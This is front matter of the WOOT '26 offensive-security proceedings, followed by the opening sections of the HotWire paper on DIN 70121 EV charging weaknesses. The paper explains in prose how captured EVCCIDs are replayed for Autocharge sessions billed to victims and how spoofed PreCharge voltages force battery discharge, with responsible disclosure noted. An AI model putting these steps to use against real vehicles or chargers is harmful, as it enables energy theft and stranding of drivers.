USENIX Association

Proceedings of the 20th USENIX WOOT Conference on Offensive Technologies (WOOT '26)

August 10–11, 2026
Baltimore, MD, USA

© 2026 by The USENIX Association

All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. Permission is granted to print, primarily for one person's exclusive use, a single copy of these Proceedings. USENIX acknowledges all trademarks herein.

ISBN 978-1-939133-57-1

Conference Organizers

Program Co-Chairs
Antonio Bianchi, *Purdue University*
Jiska Classen, *Hasso Plattner Institute*

Program Committee
Shevek, *Independent*
Ange Albertini, *Google*
Tiffany Bao, *Arizona State University*
Zion Leonahenahe Basque, *Arizona State University*
Jakob Bleier, *Technische Universität Wien*
Kevin Borgolte, *Ruhr-Universität Bochum*
Sergey Bratus, *Dartmouth College*
Kevin Butler, *University of Florida*
Anirban Chakraborty, *Max Planck Institute for Security and Privacy*
Chitchanok Chuengsatiansup, *Hasso Plattner Institute, University of Potsdam*
Jacopo Corbetta, *Qualcomm*
Jake Corina, *Apple*
Adrian Dabrowski, *University of Applied Sciences Campus Wien*
Thomas Dullien, *Wolfram Institute*
Barış Ege, *Keysight Technologies*
Andrew Fasano, *Independent*
Christine Fossaceca, *Microsoft*
Aurélien Francillon, *EURECOM*
Gertjan Franken, *DistriNet, KU Leuven*
Yanick Fratantonio, *Google*
Fabs Freyer, *Apple*
Matthias Frielingsdorf, *iVerify*
Florian Hantke, *CISPA Helmholtz Center for Information Security*
Christophe Hauser, *Dartmouth College*
Xiali (Sharon) Hei, *University of Louisiana at Lafayette*
Trammell Hudson, *Lower Layer Labs*
Muhammad Ibrahim, *Georgia Institute of Technology*
Abdullah Imran, *Purdue University*
Martin Johns, *Technische Universität Braunschweig*
Arslan Khan, *The Pennsylvania State University*
Jiwon Kim, *Purdue University*
Yongdae Kim, *Korea Advanced Institute of Science and Technology (KAIST)*
David Klein, *Technische Universität Braunschweig*
Daniel Klischies, *GSMK*
Katharina Kohls, *Ruhr-Universität Bochum*
Xiang Li, *Nankai University*
Eleonora Losiouk, *University of Padua*
Dominik Maier, *Google*
Rene Mayrhofer, *Johannes Kepler University Linz and Google*
Alyssa Milburn, *Intel Corporation*
Thais Moreira Hamasaki, *Independent*
Marius Muench, *University of Birmingham*
Cristofaro Mune, *Raelize B.V.*
Colin O'Flynn, *Dalhousie University*
Yossi Oren, *Ben-Gurion University of the Negev*
Fabio Pagani, *Binarly*
Jeman Park, *Kyung Hee University*
Mathias Payer, *EPFL*
Felix Rohrbach, *CISPA Helmholtz Center for Information Security*
Thomas Roth, *Hextree GmbH*
Tommaso Sacchetti, *EURECOM*
Michael Schwarz, *CISPA Helmholtz Center for Information Security*
Henning Seidler, *Technische Universität Berlin*
Amit Kumar Sikder, *Iowa State University*
Natalie Silvanovich, *Google*
Asia Slowinska, *Vrije Universiteit Amsterdam*
Sam L. Thomas, *Binarly*
Dave (Jing) Tian, *Purdue University*
Johanna Ullrich, *IT:U Interdisciplinary Transformation University Austria*
Stefano Zanero, *Politecnico di Milano*
Kyle Zeng, *Arizona State University*
Zhiyuan Zhang, *Max Planck Institute for Security and Privacy*
Andrew D. Zonenberg, *IOActive*

Publicity Chair
Adrian Dabrowski, *University of Applied Sciences Campus Wien*

Artifact Evaluation Committee Chair
Zion Leonahenahe Basque, *Arizona State University*

Artifact Evaluation Committee
Shevek, *Independent*
Xingda Bao, *University of Georgia*
Muhammad Hammad Bashir, *The Pennsylvania State University*
Priyanka Bose, *Palo Alto Networks*
Jared Chandler, *Dartmouth College*
Han Dai, *Purdue University*
Muhammad Danish, *University of New Mexico*
Gabriele Digregorio, *Politecnico di Milano*
Sean Frankum, *University of Georgia*
Matthias Frielingsdorf, *iVerify*
Dennis Heinze, *ERNW*
David Hirsch, *Hasso Plattner Institute*
Muhammad Ibrahim, *Georgia Institute of Technology*
Seth Jenkins, *Google*
Xiang Li, *Nankai University*
Yibo Liu, *Arizona State University*
Xiang Mei, *Arizona State University*
Jennifer Miller, *Arizona State University*
Khosro Moeini, *Boston University*
Paul L. R. Olivier, *LAAS-CNRS*
Amit Samanta, *The University of Utah*
Md Hasan Shahriar, *Virginia Tech*
Sagor Sikdar, *The Pennsylvania State University*
Moritz Steffin, *HiSolutions*
Eduard Vlad, *EPFL*
Jinjin Wang, *University of Birmingham*
Hongwei Wu, *Purdue University*

Steering Committee
Adam Doupé, *Arizona State University*
Aurélien Francillon, *EURECOM*
Yanick Fratantonio, *Google*
Casey Henderson-Ross, *USENIX Association*
Martina Lindorfer, *TU Wien*
Clémentine Maurice, *CNRS*
Alyssa Milburn, *Intel*
Collin Mulliner, *Cruise*
Colin O'Flynn, *NewAE Technology and Dalhousie University*
Mathias Payer, *EPFL*
Sara Rampazzi, *University of Florida*
Yuval Yarom, *Ruhr University Bochum*

Message from the WOOT '26 Program Co-Chairs

We are delighted to introduce the proceedings of the 20th edition of the USENIX WOOT Conference on Offensive Technologies (WOOT '26).

For the first time, this year we had two submission cycles, with 79 total submissions, including 20 in the first cycle and 59 in the second. Three submissions were resubmitted between cycles. In total, we accepted a record number of papers—26—corresponding to an acceptance rate of 34% when counting unique submissions.

Paper topics covered a broad range of offensive security research, including hardware security, AI and LLMs, wireless and network security, program analysis, and fuzzing. We are delighted to have such a great set of papers covering a varied, cutting edge, and fun range of offensive security research. Additionally, the 14 accepted posters and demos add further breadth to the program and will create further opportunities for discussion and interaction.

As with last year, we continue to encourage broader participation in WOOT, especially from researchers outside academia and traditional research communities. Although none of the submissions to the Up-and-Coming track were accepted this year, we are proud that each of these submissions received at least four reviews rather than the usual three, and some authors also explicitly thanked us for the quality and usefulness of the feedback they received. More broadly, we still have both academic and industry participants in the program, and we are looking forward to seeing their work presented at the conference.

Thanks to all the authors who submitted papers, the many hardworking members of the Program Committee who provided constructive feedback, and especially everyone who volunteered to shepherd papers.

This year, in the spirit of open science, we required the authors of accepted papers to participate in the artifact evaluation process. As a result, 25 of the 26 accepted papers were submitted for artifact evaluation, with the remaining paper being an SoK. Of these, 16 papers obtained all three artifact badges: Available, Functional, and Reproduced. We would like to express our gratitude to our AEC chair, Zion Leonahenahe Basque, and to the 27 members of the Artifact Evaluation Committee, who did a great job despite a tight deadline and a record number of submissions.

We would also like to thank everyone else who helped us make WOOT happen again this year, in particular the USENIX staff and the Steering Committee. Finally, we want to express our appreciation for the generous support of WOOT's sponsors, without whom WOOT would not be possible.

Jiska Classen, *Hasso Plattner Institute, University of Potsdam*
Antonio Bianchi, *Purdue University*
WOOT '26 Program Chairs

20th USENIX WOOT Conference on Offensive Technologies (WOOT '26)

August 10–11, 2026
Baltimore, MD, USA

Monday, August 10

Embedded, Automotive, and Platform Security

HotWire: Real-World Impersonation and Discharge Attacks on Electric Vehicle Charging Systems 1
Kuan Yu Chen, *National Taiwan University of Science and Technology;* Md Hasan Shahriar, *Virginia Tech;* Wen Wei Li and Shi Cho Cha, *National Taiwan University of Science and Technology;* Wenjing Lou, *Virginia Tech*

Real-Time Compromise: Investigating RTC Security in Consumer IoT 17
Victor Goeman, Tom Cordemans, Christoph Sanders, Jorn Lapon, and Vincent Naessens, *DistriNet, KU Leuven*

DisARMed: Attacking ARM TrustZone from Userspace with Memory Aliasing 31
Jacqueline Henes, Matthew Bowden, and Mihai Ordean, *University of Birmingham;* David Oswald, *Durham University*

Security Analysis of LTE Connectivity in Connected Cars: A Case Study of Tesla 49
Evangelos Bitsikas, Jason Veara, and Aanjhan Ranganathan, *Northeastern University*

SoK: 20 Years of Power, Privilege, and Peril in x86 System Management Mode. 73
Antonis Louka and Jo Van Bulck, *DistriNet, KU Leuven*

Program Analysis and Fuzzing

SemSan: a Configurable Sanitizer for Detecting System-Level Semantic Bugs 95
Moritz Sanft and Flavio Toffalini, *Ruhr-Universität Bochum*

FuzzBT: Holistic-State-Guided Fuzzing for Bluetooth Host Stack in Kernels. 113
Sungwoo Kim, *Purdue University;* Hui Peng, *Google, Inc.;* Imtiaz Karim, *The University of Texas at Dallas;* Ruoyu Wu, *Purdue University;* Jianliang Wu, *Simon Fraser University;* Elisa Bertino, *Purdue University;* Mathias Payer, *EPFL;* Dave (Jing) Tian, *Purdue University*

Squeezing Juicy Variant Bugs Out of Modern Browsers 131
Han Zheng, *EPFL;* Flavio Toffalini, *Ruhr-Universität Bochum;* Qiang Liu and Mathias Payer, *EPFL*

SoK: Multi-Layer Indirect Call Analysis in the Real World 153
Yufei Du, *Georgia Institute of Technology;* Vasileios P. Kemerlis, *Brown University;* Michalis Polychronakis, *Stony Brook University;* Fabian Monrose, *Georgia Institute of Technology*

Hardware Security

Swarm in EM Hay: Particle Swarm-guided Probe Placement for EM SCA 171
Dev Mehta, Seyedmohammad Nouraniboosjin, Maryam S. Safa, Shahin Tajik, and Fatemeh Ganji, *Worcester Polytechnic Institute*

Breaking Infrared Recapture Detection: Optical-Synthesis Attacks and Depth-Aware In-Sensor Countermeasures 189
Tetsu Ishizue, *The University of Electro-Communications;* Sara Rampazzi, *University of Florida;* Takeshi Sugawara, *University of Electro-Communications*

PowerHooK: Enabling Software-Based Power Side Channels Against AMD SEV Technologies via Transient-Execution Replay. 211
Mathias Oberhuber, Martin Unterguggenberger, and Martin Wistauder, *Graz University of Technology;* Andreas Kogler, *Graz University of Technology Alumni;* Rishub Nagpal and Stefan Mangard, *Graz University of Technology*

Flash [Re]Loaded: Body Bias Injection on Flash Memory. 229
Valentin Huber and Marc Schink, *Fraunhofer AISEC, Technical University of Munich (TUM)*

Tuesday, August 11

Machine Learning, Large Language Models, and Cyber Reasoning Systems

You Have Been LaTeXpOsEd: A Large-Scale Systematic Analysis of Information Leakage in Preprint Archives Using Large Language Models 247
Richard A. Dubniczky and Bertalan Borsos, *Eötvös Loránd University;* Tamas Bisztray, *HUN-REN Sztaki;* Norbert Tihanyi, *Technology Innovation Institute*

Are Neuro-Inspired Multi-Modal Vision-Language Models Resilient to Membership Inference Privacy Leakage? 263
David Amebley and Sayanton Dibbo, *The University of Alabama*

LIMA: Defining, Benchmarking and Detecting Cross-Layer Vulnerabilities in LLM Inference Frameworks 287
Sanjib Kumar Sen, Hannah Longoria, and Bozhen Liu, *Texas A&M University - Corpus Christi*

OSS-CRS: Liberating AIxCC Cyber Reasoning Systems for Real-World Open-Source Security 305
Andrew Chin, *Georgia Institute of Technology;* Dongkwan Kim, *Microsoft;* Yu-Fu Fu, Fabian Fleischer, and Youngjoon Kim, *Georgia Institute of Technology;* HyungSeok Han and Cen Zhang, *Microsoft;* Brian Junekyu Lee and Hanqing Zhao, *Georgia Institute of Technology;* Taesoo Kim, *Georgia Institute of Technology and Microsoft*

Software Security and Malware Analysis

Defective by Design: Universal Recovery of All Widevine-Protected Content on Desktop Environments 321
Florian Roudot and Mohamed Sabt, *Univ Rennes, CNRS, IRISA*

Evading and crashing anti-malware solutions via data collection overloading during analysis serialization. 337
Evgenios Gkritsis, *Athens University of Economics and Business;* Constantinos Patsakis, *University of Piraeus and Information Management Systems Institute of Athena Research Centre;* George Stergiopoulos, *Athens University of Economics and Business*

Onelogon: Taking over Active Directory Accounts via Netlogon 355
Alexander Neff, Tobias Holl, and Kevin Borgolte, *Ruhr University Bochum*

SoK: The Constant Time Model 369
Billy Bob Brumley, *Rochester Institute of Technology*

Mobile, Wireless, and Cellular Protocol Security


Protocol Prying: Systematic Vulnerability Research in the Apple AirDrop and Android Quick Share Proximity Transfer Protocols 385
Arash Ale Ebrahim and Nils Ole Tippenhauer, *CISPA Helmholtz Center for Information Security*

Exploiting Android Apps with Counterfeit Art 399
Rokhaya-Diamil Fall and Philipp Mao, *EPFL;* Martin Wagner, *Asymmetric Research;* Mathias Payer, *EPFL*

Practical Attacks on a Decentralized Secure Messenger Session 413
Kota Urushigaki, *The University of Osaka;* Hayato Kimura, *NICT and The University of Osaka;* Atsushi Tanaka and Takanori Isobe, *The University of Osaka*

CATana: On the Dangers of SIM-Originating AT Commands 429
Tomasz Lisowski, *University of Birmingham;* Kristian Covic, *Fuzzware;* Marius Muench, *University of Birmingham*

SoK: Insecurity of Cellular Basebands. 445
Henri Carnot, *Avantix and EURECOM;* Aurélien Francillon, *EURECOM*



HotWire: Real-World Impersonation and Discharge Attacks on Electric Vehicle Charging Systems

Kuan Yu Chen[1], Md Hasan Shahriar[2], Wen Wei Li[1], Shi Cho Cha[1], Wenjing Lou[2]

[1]*National Taiwan University of Science and Technology*
[2]*Virginia Tech*

{p477d343, nyps70414}@gmail.com, csc@cs.ntust.edu.tw
{hshahriar, wjlou}@vt.edu

Abstract

Electric vehicle (EV) charging infrastructures continue to depend heavily on the legacy DIN 70121 protocol, which lacks cryptographic authentication and exposes critical control messages in plaintext. Although prior studies have noted conceptual weaknesses, the feasibility and impact of *practical*, end-to-end attacks against real charging ecosystems remain insufficiently understood. We present HotWire, a systematic security analysis of DIN 70121 and the first demonstration of two practical, production-grade exploits: (i) unauthorized Autocharge activation via identifier impersonation, and (ii) unauthorized energy extraction through protocol-driven battery-state manipulation. In the first attack, an adversary replays a captured EV identifier (EVCCID) to initiate fraudulent Autocharge sessions on commercial networks using a low-cost hardware toolkit. Our experiments show that attackers can repeatedly obtain full charging sessions commonly valued at $35-45 without triggering existing fraud-detection mechanisms. In the second attack, we exploit insecure battery management system (BMS) state transitions by injecting protocol-compliant voltage claims, inducing controlled forced discharge, and enabling persistent energy loss. Furthermore, we validate these attacks across production vehicles and multiple public charging networks using a physical hardware-in-the-loop testbed, revealing widespread trust in protocol state over physical verification. We release open-source auditing tools and describe responsible disclosure outcomes, which have already prompted firmware updates and additional authentication safeguards by several vendors.

1 Introduction

According to projections, the global passenger vehicle market is poised for a significant transformation, with electric vehicle sales expected to constitute 75% to 95% of all new vehicle sales by 2030 [42]. This electrification wave has spurred an unprecedented expansion of charging infrastructure, now numbering in the millions of public stations worldwide. However, these charging stations have evolved into more than amenities. They represent critical national infrastructure, essential for transportation networks, commercial logistics, and emergency response systems. Comprehensive surveys identify authentication bypass, protocol manipulation, and physical access as the primary attack vectors in EV charging ecosystems [20]. The security of EV charging networks requires addressing vulnerabilities across the entire technology stack, from physical connectors to cloud management systems [17]. As dependency on this infrastructure deepens, its security becomes paramount for public safety, economic stability, and societal trust in electrified mobility.

The evolution of EV charging communication protocols has progressed from simple, security-agnostic designs to more sophisticated standards intended to support secure and automated charging [14]. Early charging deployments predominantly relied on DIN 70121, a DC charging protocol created before cybersecurity requirements were systematically integrated into EV infrastructure. DIN provides only *basic, non-cryptographic identification mechanisms*, such as the EV Charging Controller Identifier (EVCCID) and session identifiers, which are used to label and track communication flows. While these fields enable backend systems to associate a charging session with a vehicle, they do not provide cryptographic authentication, integrity protection, or confidentiality, leaving the protocol vulnerable to spoofing, tampering, and man-in-the-middle attacks [24] [8]. To address these limitations, the industry introduced ISO 15118, which specifies a modern security architecture based on TLS, certificate-based mutual authentication, and the Plug-and-Charge (PnC) mechanism for automated and trustworthy authorization. Despite these advancements, recent large-scale measurements reveal a substantial deployment gap: *DIN 70121 remains the dominant protocol across continents, with approximately 88% of public charging stations not using TLS or the security mechanisms defined in ISO 15118* [39]. This continued reliance on an unsecured legacy protocol exposes a sizable and insufficiently examined attack surface in today's EV charging ecosystem.

In this work, we focus primarily on vulnerabilities in DIN

70121, which remains the dominant charging protocol in deployed infrastructure. While our testing platform supports ISO 15118-2 for compatibility and comparative analysis, our attack vectors specifically exploit DIN 70121's lack of cryptographic authentication. We note that our EVCCID impersonation attack does not directly compromise ISO 15118's TLS-protected Plug-and-Charge mechanism. However, many ISO 15118-capable charging stations maintain backward compatibility with DIN 70121 to support legacy EVs, leaving them vulnerable to the proposed attacks when communicating via the unencrypted protocol.

While recent research has identified vulnerabilities in EV charging protocols [19] [5], existing work addresses only isolated attack vectors. EVExchange [12] demonstrated relay attacks on ISO 15118 Plug-and-Charge but required tampering with two charging stations simultaneously and was validated only in simulated environments using MiniV2G [6]. Large-scale infrastructure discovery studies reveal inconsistent security configurations across charging networks [35], validating the systemic nature of deployment vulnerabilities. The attack scenario necessitates the presence of both a victim vehicle and an attacker vehicle charging at adjacent stations, with malicious relay devices installed in both charging columns to intercept and forward communication. DrainDead [26] independently discovered battery discharge vulnerabilities in DIN 70121, testing 13 vehicles in laboratory settings, but did not explore the Autocharge impersonation vector or validate attacks against deployed public infrastructure. BROKENWIRE [22] focused exclusively on physical-layer denial-of-service attacks using wireless electromagnetic interference, without targeting energy theft or application-layer protocol exploitation.

In this work, we present HOTWIRE, a comprehensive security analysis of DIN 70121-based charging systems through practical attacks that expose critical vulnerabilities at both the application and physical layers. Our work differs fundamentally in three dimensions. First, we demonstrate the first practical EVCCID impersonation attack against production-level public charging infrastructure, successfully stealing 1.25 kWh from a commercial charging network in an East Asian country without requiring station tampering or the presence of the victim. This validates that Autocharge systems relying solely on EVCCID authentication are vulnerable to energy theft. While our demonstration session stole 1.25 kWh, a complete charging session (60-75 kWh) could result in financial impacts of $35-45 per session in the U.S. and $62-81 in Europe [10, 23], as the attack is repeatable without detection. Second, unlike prior work examining either infrastructure-side or vehicle-side vulnerabilities in isolation, we reveal how the same DIN 70121 protocol weaknesses enable both Autocharge bypass and forced discharge, demonstrating the systemic nature of protocol insecurity across the entire charging ecosystem. Third, we release low-cost Electric Vehicle Supply Equipment (EVSE) and EV simulators ($180 each) built on pyPLC [41] and OpenV2Gx [40], enabling reproducible security research and community-driven auditing, addressing the ecosystem's lack of accessible testing tools.

In this work, we make the following key contributions:

- **First practical Autocharge impersonation attack.** We demonstrate the first end-to-end EVCCID replay attack against production Autocharge infrastructure, successfully stealing 1.25 kWh of energy from a commercial charging network. Unlike prior work focusing on protocol-level relay attacks [12], our attack decouples reconnaissance from exploitation, enabling scalable energy theft. We validated the attack against 7 charging networks, revealing that current Autocharge deployments lack even basic fraud detection mechanisms such as geolocation anomaly detection or concurrent session monitoring.
- **Systematic dual-surface attack analysis.** We show that DIN 70121's reliance on unauthenticated identifiers such as the EVCCID exposes both sides of the ecosystem: charging infrastructure, where Autocharge is bypassed via EVCCID replay, and vehicles, where manipulated session parameters induce Battery Management System (BMS) state confusion and forced discharge. Because both vectors stem from the same protocol weakness, the failures are systemic rather than isolated bugs.
- **Comparative BMS security analysis.** We evaluated BMS implementations across four vehicle models from diverse manufacturers (Tesla, Luxgen, CMC, Hyundai), revealing that BMS security postures vary dramatically despite all being DIN 70121 compliant. Secure implementations (Tesla) require physical voltage measurements from hardware sensors before closing high-voltage contactors, effectively preventing forced discharge attacks. In contrast, vulnerable implementations (Luxgen, CMC, Hyundai) trust protocol-level voltage values without hardware verification, enabling attackers to manipulate the BMS state through crafted PreCharge messages. This reveals that 75% of our test vehicles prioritize protocol compliance over physical safety validation. We validate our findings through responsible disclosure with manufacturers, two of whom committed to firmware updates implementing mandatory hardware-based voltage verification.
- **Open-source testing framework.** To enable community-driven security auditing, we release a low-cost ($180) EVSE/EV emulator supporting both DIN 70121 and ISO 15118-2, with attack scenario templates for systematic vulnerability discovery. Our toolkit addresses the ecosystem's lack of accessible testing tools, which has hindered independent security research on EV charging protocols.

2 Background

This section provides the necessary technical foundation for understanding the vulnerabilities we exploit. We first describe

the communication architecture used in DC fast charging, then detail the DIN 70121 protocol and its security model, and finally explain the role of the BMS in controlling high-voltage battery access.

2.1 DC Fast Charging Communication Architecture

DC fast charging in the Combined Charging System (CCS) standard relies on a multi-layer communication stack between the EV and the EVSE. The physical layer uses Power Line Communication (PLC) over the charging cable itself, modulated via the HomePlug Green PHY (HPGP) protocol. Before any application-layer messages can be exchanged, both the vehicle and charger must join the same powerline network using the Signal Level Attenuation Characterization (SLAC) handshake protocol defined in ISO 15118-3 [1]. This physical and network layer architecture is shared by both DIN 70121 and ISO 15118; the protocols diverge only at the application layer. Once the physical link is established, the network layer uses IPv6 with stateless auto-configuration for address assignment. The vehicle sends a UDP discovery broadcast to locate the EVSE, which responds with a TCP endpoint. All subsequent application-layer communication occurs over this TCP connection; DIN 70121 uses dynamically assigned ports from the ephemeral range (49152-65535), while ISO 15118 uses the fixed port 15118. Messages are encoded using Efficient XML Interchange (EXI), a compact binary representation of XML.

2.2 DIN 70121 Protocol and Autocharge

DIN 70121 is a legacy German industrial standard that predates the international ISO 15118 specification. Despite its age, it remains widely deployed in European and North American charging infrastructure due to backward compatibility requirements [39]. The protocol defines a strict message sequence for establishing and maintaining a charging session, as illustrated in Figure 1. The session begins with `supportedAppProtocolReq` to negotiate the protocol version, followed by `SessionSetupReq`, in which the vehicle transmits its EVCCID, a 6-byte MAC address that uniquely identifies the vehicle's communication interface. Subsequent messages include `ChargeParameterDiscoveryReq` to exchange battery capacity and voltage limits, `CableCheckReq` to verify insulation integrity, and `PreChargeReq` to coordinate the pre-charging phase. The PreCharge phase is critical: the EVSE reports its output voltage via `EVSEPresentVoltage` in `PreChargeRes`, and the vehicle's BMS is expected to verify this voltage matches the battery voltage before closing high-voltage contactors. Once the contactors close, the charging loop consists of repeated `CurrentDemandReq` and `CurrentDemandRes` messages to regulate power flow.




Figure 1: DIN 70121 message sequence for DC fast charging

A critical security weakness in DIN 70121 is the absence of any encryption or authentication. All messages, including the EVCCID, are transmitted in plaintext over the TCP connection. This enables the *Autocharge* [16] convenience feature, which streamlines charging by eliminating the need for manual authentication after initial registration. During the first charging session, the user authenticates using an RFID card or mobile application. The charging station records the EVCCID transmitted in `SessionSetupReq` and associates it with user account metadata in the backend database, including the account identifier, tokenized payment credentials, vehicle information, and billing preferences. This mapping (EVCCID $\rightarrow$ user account) enables the system to automatically recognize the vehicle on subsequent visits and initiate charging without requiring further authentication. The charging session is then billed directly to the registered account based solely on EVCCID recognition. However, this design creates an obvious impersonation attack vector where an attacker who captures a legitimate vehicle's EVCCID can replay it to steal charging services from any Autocharge-enabled station.

2.3 ISO 15118 and Protocol Security Evolution

ISO 15118-2 introduced incremental improvements over DIN 70121, including optional TLS encryption, but TLS remains non-mandatory and is rarely deployed in practice [39]. Without TLS, ISO 15118-2 shares the same authentication weaknesses as DIN 70121, as it transmits the EVCCID in plaintext and relies on MAC address-based identity. The newer ISO 15118-20 standard enforces mandatory TLS 1.3 and implements Plug and Charge (PnC) with PKI-based authentication, where vehicles present manufacturer-signed certificates. This cryptographic binding prevents the impersonation attacks demonstrated in this work. Recent implementations demonstrate that ISO 15118-20 with mandatory TLS 1.3 and PKI-based Plug and Charge effectively mitigates identifier replay attacks [21]. However, ISO 15118-20 adoption remains minimal, and most deployed infrastructure continues to support DIN 70121 as a fallback protocol for compatibility with older vehicles.

2.4 Battery Management System (BMS) Control Logic

The BMS serves as the safety controller for the high-voltage battery pack, monitoring cell voltages, temperatures, and the state of charge. Its most critical function is controlling the high-voltage contactors and electromechanical relays that physically connect or disconnect the battery from the DC charging pins. According to the DIN 70121 specification, the EVSE must first apply a "PreCharge" voltage to the DC pins that matches the vehicle's current battery voltage before the contactors close. This prevents dangerous inrush current spikes [11]. The BMS is expected to measure this external voltage and verify it matches the internal battery voltage before closing the contactors.

However, the DIN 70121 specification does not mandate how the BMS should perform this voltage verification. Implementations may choose to verify the external voltage through hardware sensors before closing contactors, or they may infer voltage matching from the successful completion of the `PreChargeReq`/`PreChargeRes` message exchange. This implementation ambiguity creates potential security implications that we examine in Section 4. For V2G-enabled vehicles, the security requirements extend to bidirectional authentication frameworks that verify both charging and discharging authorization [25], as unauthorized reverse power flow poses risks to both the vehicle battery and grid stability.

3 Threat Model

We define a threat model focused on adversaries targeting the EV charging ecosystem in public environments. Throughout this paper, we distinguish between two types of vehicles: the *victim vehicle*, whose EVCCID the attacker captures for later impersonation, and the *attacker's vehicle*, which the attacker uses to exploit stolen credentials or discharge attacks. Our model is grounded in the architectural constraints of DIN 70121 and ISO 15118-2, where authentication and encryption are optional and rarely deployed.

3.1 Environment and Assumptions

The victim vehicle is parked in a publicly accessible location, such as a street parking space, shopping center lot, or workplace charging facility. Although the victim vehicle may be locked and unattended, its charging port is presumed accessible, either because the vehicle is actively charging with an unlocked cable, or the attacker can open the charge port cover through wireless replay attacks (as demonstrated for Tesla vehicles [29]), by triggering an emergency stop to interrupt an ongoing session, or by physical force. The vehicle supports DIN 70121 or ISO 15118-2 via a CCS connector.

The vehicle does not require TLS for charging sessions, as TLS remains optional in both DIN 70121 and ISO 15118-2. The charging infrastructure may support Autocharge, which links vehicle identifiers to user accounts for billing without requiring RFID or app-based authentication. The vehicle's BMS implements safety logic to control high-voltage contactors, but we assume the BMS may trust protocol-level state transitions over physical sensor measurements.

3.2 Attacker Capabilities

The attacker can physically connect a rogue EVSE device to the vehicle's CCS charging port, or connect a simulated EV device to a public charging station. This access enables the attacker to establish a Power Line Communication (PLC) channel and participate in DIN 70121 protocol exchanges. For EVCCID capture, physical access need not be prolonged; the attacker can retrieve the EVCCID within seconds during the `SessionSetupReq` message exchange, then disconnect and use the captured identifier remotely at any Autocharge-enabled station.

For forced discharge attacks, the attacker connects a rogue EVSE with an attached resistive load to the victim vehicle's charging port. Once the DIN 70121 handshake is complete and the BMS closes the high-voltage contactors, the discharge process can proceed autonomously without further interaction from the attacker. The attacker may leave the device unattended, as the protocol state machine maintains the discharge session until the battery is depleted or the victim intervenes.

The attacker is familiar with the DIN 70121 and ISO 15118-2 message sequences, including session setup, PreCharge, and power delivery phases. The attacker can craft syntactically valid messages with arbitrary parameters, enabling deviation from standard charging station behavior to probe BMS implementations for state confusion vulnerabilities.

The attacker utilizes only commercially available components: a modified HomePlug PLC modem for physical-layer communication, a microcontroller for generating PWM pilot signals, and either a bidirectional power supply or a resistive load bank for power electronics. As we demonstrate in Section 5, such a device can be assembled for under $180 using off-the-shelf parts, with no requirement for automotive-grade test equipment or insider access to proprietary specifications.

3.3 Attacker Goals

An attacker can have two goals. First, the attacker aims to obtain A_1 *unauthorized Autocharge* that is billed to the victim's account. It is done by capturing vehicle EVCCIDs from target vehicles and replaying them at Autocharge-enabled charging stations. Second, A_2 *unauthorized energy extraction*, where the attacker seeks to discharge the high-voltage battery of a victim vehicle by exploiting BMS trust in protocol state over physical reality. Such unauthorized discharge serves multiple purposes: denial-of-service by stranding the victim with a depleted battery, or energy theft if the discharged power is used for productive purposes (e.g., powering equipment or reselling to the grid) [28] [2].

3.4 Out of Scope

Our analysis is limited to vulnerabilities in the EV–EVSE application-layer protocols accessible through the standardized CCS charging interface. We focus exclusively on implementations of DIN 70121 and ISO 15118-2 that operate without TLS. Security guarantees introduced in ISO 15118-20 are outside the scope of this study, as these mechanisms fundamentally prevent EVCCID replay and related impersonation attacks. Our goal is to identify protocol-level weaknesses that can be exploited solely through the CCS physical interface. Potential extensions of our attack to broader protocol-independent generalizations are discussed in Section 8.

4 Attack Methodology

In this section, we present HOTWIRE, which represents two complementary attacks against DIN 70121-based EV charging infrastructure. The first attack exploits the unprotected EVCCID identifier to enable impersonation and A_1 *unauthorized Autocharge* at Autocharge-enabled charging stations. The second attack, A_2 *unauthorized energy extraction*, leverages BMS state confusion to force unintended battery discharge by manipulating the PreCharge protocol phase. Both attacks require only physical access to CCS charging connectors of the victim vehicle and can be executed using commodity hardware assembled from off-the-shelf components. Together, these attacks demonstrate fundamental security weaknesses in the DIN 70121 protocol design, affecting millions of electric vehicles and charging stations deployed worldwide.

4.1 Attack 1: Unauthorized Autocharge

4.1.1 Attack Overview

As described in Section 2.2, Autocharge systems automatically recognize vehicles by their EVCCID and initiate charging without manual authentication. This convenience feature relies on a prior registration step that associates the EVCCID with user account credentials in the charging network's backend. An attacker who captures a victim's EVCCID can exploit this trust model to obtain A_1 unauthorized autocharging services.

4.1.2 Phase 1: EVCCID Harvesting

The attacker connects a rogue EVSE device to the target vehicle's CCS charging port and completes the standard DIN 70121 handshake (SLAC association [1], IPv6 autoconfiguration, TCP connection establishment using a dynamically assigned port). After protocol negotiation, the vehicle sends `SessionSetupReq` containing the EVCCID in the evccID field of the EXI-encoded message structure. The attacker extracts the 6-byte (12-hex-character) identifier (e.g., d83add22f182), logs it, and terminates the session. This process completes in under 10 seconds. Since the EVCCID is derived from the communication controller's MAC address and remains static throughout the vehicle's lifetime, a single successful capture yields a persistent credential that can be exploited indefinitely against any Autocharge-enabled charging station.

